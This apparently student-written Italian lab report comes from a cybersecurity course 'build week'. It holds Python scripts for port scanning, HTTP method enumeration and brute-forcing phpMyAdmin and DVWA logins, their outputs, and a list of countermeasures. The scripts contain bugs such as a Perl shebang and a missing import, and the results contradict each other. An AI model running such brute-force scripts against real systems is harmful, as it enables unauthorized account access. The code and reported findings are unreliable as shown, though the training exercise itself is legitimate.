


BUILD WEEK 1

I risultati attesi dal progetto sono:

- Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi;
- Programma in python per l'enumerazione dei metodi HTTP abilitati su un determinato target;
- Programma in Python per la valutazione dei servizi attivi (Port Scanning);
- Report degli attacchi di Brute Force sulla pagina phpMyAdmin con evidenza della coppia Username-Password utilizzata per ottenere accesso all'area riservata;
- Report degli attacchi Brute force sulla DVWA per ogni singolo livello di sicurezza partendo da LOW(aumentare di livello ogni volta che si riesce ad ottenere la combinazione)
- Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi (ad esempio, cosa consigliereste ad un impiegato che utilizza "admin e password" come credenziali)



Il design di rete sopra riportato è strutturato in questo modo:

- Rete Interna: composta dal network dei dipendenti, nel quale abbiamo fatto un lavoro di subnetting con netmask /25, i quali si possono connettere sia all'Application Server, tramite un router controllato da un firewall, sia al Web Server passando attraverso due router controllato in questo caso tramite una Reverse Proxy ed un firewall il cui flusso dei pacchetti viene controllato da un IDS;
- DMZ: Nella quale abbiamo inserito il Web Server , in quanto deve offrire servizio al pubblico e quindi diventa di fatto un settore critico. Proprio per questo è separata in un altro network rispetto alla rete interna e ed alla sala server. Anche in questo caso è stato fatto un lavoro di subnetting con netmask /29;
- Honeypot: inserimento di un dispositivo esca, il quale è volutamente reso vulnerabile allo scopo di indurre un attacco da parte di un ipotetico cyber-criminale, in modo da poter raccogliere informazioni utili.
- Rete esterna:composto dagli utenti che accedono ai servizi dell'azienda tramite il Web server. Tali servizi sono pubblici ma controllati tramite reverse proxy, WAF(web Application Firewall) ed un IDS in Parallelo.

PORT SCANNER DI RETE

Come riportato in figura, questo è lo script che ci consente di effettuare uno scanning su una macchina bersaglio, così da poter individuare eventuali vulnerabilità. Infatti come possiamo osservare vi è aperta la porta “80”, colei che da accesso allo scambio di informazioni a livello HTTP e che ci consentirà di effettuare attacchi Brute Force.

```
File Azioni Modifica Visualizza Auto
GNU nano 2.4 portscanner.py
#!/usr/bin/perl

target = input('\nEnter the IP address to scan: ')
portrange = input('\nEnter the port range to scan ex 5-200: ')


lowport = int (portrange.split('-')[0])
highport = int (portrange.split('-')[1])

print ('\nScanning host ', target, ' from port ', lowport, ' to port ', highport)

for port in range(lowport,highport):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex((target,port))
    if (status == 0):
        print ('\n** port ', port, '-OPEN **')
    else:
        print ('\nport ', port, '-CLOSED')
    s.close()

$ python portscanner.py
Enter the IP address to scan: 192.168.128.2
Enter the port range to scan (ex 5-200): 5-200
Scanning host 192.168.128.2 from port 5 to port 200
port 5 -CLOSED
port 6 -CLOSED
port 7 -CLOSED
port 8 -CLOSED
port 9 -CLOSED
port 10 -CLOSED
port 11 -CLOSED
port 12 -CLOSED
port 13 -CLOSED
port 14 -CLOSED
port 15 -CLOSED
port 16 -CLOSED
port 17 -CLOSED
port 18 -CLOSED
port 19 -CLOSED
port 20 -CLOSED
** port 21 -OPEN **
** port 22 -OPEN **

*** port 80 -OPEN ***
```



VERBI HTTP DI UN WEB SERVER

Questo script ci permette di elencare i verbi HTTP presenti in una pagina , tramite indirizzo IP, percorso della pagina e porta.

```
File Azioni Modifica Visualizza Aiuto
GNU nano 6.4 verbihttp.py
import http.client

host = input ("Inserire l'Host/IP del server da attaccare: ")
path = input ("Inserire il percorso della pagina da analizzare: ")
port = input ("Inserire la porta del sistema target (default:80): ")

if (port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTION', '/' + path + ".html")
    response = connection.getresponse()
    methods = response.getheader("allow").split(",")
    print ("I metodi abilitati sono:\n\n")
    for i in range (len(methods)):
        print ("[" + i + "]").format(methods[i])
    connection.close()
except ConnectionRefusedError:
    print ("Connessione fallita")

(kali@kali) ~/desktop/Buildweek
$ nano portscanner.py
(kali@kali) ~/desktop/Buildweek
$ python verbihttp.py

Inserire l'Host/IP del server da attaccare: 192.168.128.2

Inserire il percorso della pagina da analizzare: phpMyAdmin

Inserire la porta del sistema target (default:80): 80

I metodi abilitati sono:

[+] GET
[+] HEAD
[+] POST
[+] OPTIONS
[+] TRACE
```

BRUTE FORCE phpMyAdmin

```
File Azioni Modifica Visualizza Aiuto
GNU nano 6.4 phpmyad.py
import requests

url = input('Insert the URL: ')
username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        data = {'pma_username': user, 'pma_password': pwd, 'Go': 'Go'}
        send_data_url = requests.post(url, data = data)
        if not 'Login failed' in str(send_data_url.content):
            print("Username e password",user,pwd)
            exit()

# Output
# curl -i http://192.168.50.101/phpmyadmin/ HTTP/1.1
# Host: 192.168.50.101
# User-Agent: curl/7.68.0 (x86_64-linux-gnu)
# Accept: */*
# Accept-Encoding: deflate, gzip
#
# HTTP/1.1 200 OK
# Server: Apache/2.4.18 (Ubuntu)
```

```
$ python esercizio_BruteForceDVWALOW.py
Inserisci l'ip del server: 192.168.50.101

admin -
Accesso Negato

admin - 123456
Accesso Negato

admin - 12345
Accesso Negato

admin - 123456789
Accesso Negato


admin - password
Accesso riuscito con Username admin e Password password
```

Dopo aver aperto la pagina di phpMyAdmin, attraverso questo script, tramite URL della pagina si va ad aprire e leggere le liste degli username e password più comuni fornite da “nmap”,fino a trovare la parola di accesso che in questo caso è stata “guest”.

LIVELLI BRUTE FORCE DVWA LOW-MEDIUM-HIGH

Adesso procediamo con i Brute Force partendo dal livello LOW(basso).

Attraverso l'utilizzo di Burpsuite siamo andati ad individuare il PHPSESSID "Cookie". Il quale inserito nello script sotto riportato ci permetterà di trovare username e password della pagina.



```
kali@kali: ~/Desktop/Buildweek
GNU nano 6.4
bruteforcelow.py
import requests
from bs4 import BeautifulSoup

ip = input("Inserisci l'ip del server: ")
header = {
    "Cookie": "security=low; PHPSESSID=0c3efeb778bb41abcce3c6cc92748c19"
}
with open("/usr/share/imap/nselib/data/usernames.txt", "r") as names:
    for username in names:
        with open("/usr/share/imap/nselib/data/passwords.txt", "r") as passwords:
            for password in passwords:
                url = "http://192.168.128.2/dvwa/vulnerabilities/brute/"
                r = requests.get(url, headers=header)
                soup = BeautifulSoup(r.text, "html.parser")

                user = username.strip()
                pwd = password.strip()
                get_data = {
                    "username": user,
                    "password": pwd,
                    "Login": "Login"
                }
                print("\n", user, " - ", pwd)
                r = requests.get(url, params=get_data, headers=header)
                if not "username and/or password incorrect." in r.text:
                    print("\nAccesso riuscito con Username ", user, " e password", password)
                    exit()
                else:
                    print("Accesso Negato")

kali@kali:~/Desktop/Buildweek$ python bruteforcelow.py
Inserisci l'ip del server: 192.168.128.2
admin - #comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
Accesso riuscito con Username admin e password #comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
```

```
Request
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/brute/ HTTP/1.1
2 Host: 192.168.128.2
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Referer: http://192.168.128.2/dvwa/vulnerabilities/brute/
10 Cookie: security=low; PHPSESSID=0c3efeb778bb41abcce3c6cc92748c19
11 Upgrade-Insecure-Requests: 1
12
```

[illegible][illegible]

Abbiamo ripetuto lo stesso procedimento che abbiamo utilizzato nella slide precedente, avendo riscontrato come unica differenza, un incremento nel tempo di attesa man mano che si sale di livello.

[illegible]

CONSIDERAZIONI E CONTROMISURE DA ADOTTARE

Dai risultati ottenuti dall'esecuzione dei Brute Force, si è ottenuto una grande vulnerabilità sulle credenziali d'accesso al server. I consigli da adottare sono quelli di:

- Cambiare lo Username e la password, utilizzando quanti più caratteri diversi possibili. Un esempio può essere Username: *4Dm1n!+ e Password: qYC78*oNbZf6 (Password generata casualmente prendendo più caratteri da diversi risultati) e di cambiare con una periodicità di almeno 3 mesi.
- Dopodiché dobbiamo anche pensare ad una sicurezza fisica per l'accesso alla sala server: Io consiglierei di adottare un accesso con credenziali biometriche e con una guardia di sorveglianza.
- Altra contromisura è quella di chiudere le porte inutilizzate e pericolose (Esempio: porta 23 telnet) e di usare al posto del protocollo HTTP la controparte più sicura ovvero HTTPS, cambiando anche in una porta in una non conosciuta e non occupata.
- Un'ulteriore contromisura è quella di sistemare il file di configurazione del server (Metasploitable2) poiché risultava configurato in maniera errata, mentre la sua controparte in localhost risultava configurata in maniera ottimale.
- In aggiunta, impostare un blocco agli utenti dopo 4 tentativi errati, rimozione degli account scaduti, di raccogliere ed analizzare i log per i vari servizi tramite un SIEM (Security Information Event Management), il quale raggruppa i log, o ancora meglio un SOAR (Security Orchestration Automation and Response), il quale, oltre a raggruppare i log, effettua anche le attività di contenimento, eliminazione della minaccia e report finale sull'incident.
- Per avere sempre il massimo della sicurezza, tenere aggiornati tutti i dispositivi ed avere le ultime versioni dei software;
- Infine, si consiglia caldamente, di effettuare dei backup ogni 48 h in un server a parte in modo tale da ridurre al minimo le perdite in caso di attacco ransomware.
In questo modo, abbiamo ottenuto una sicurezza maggiore.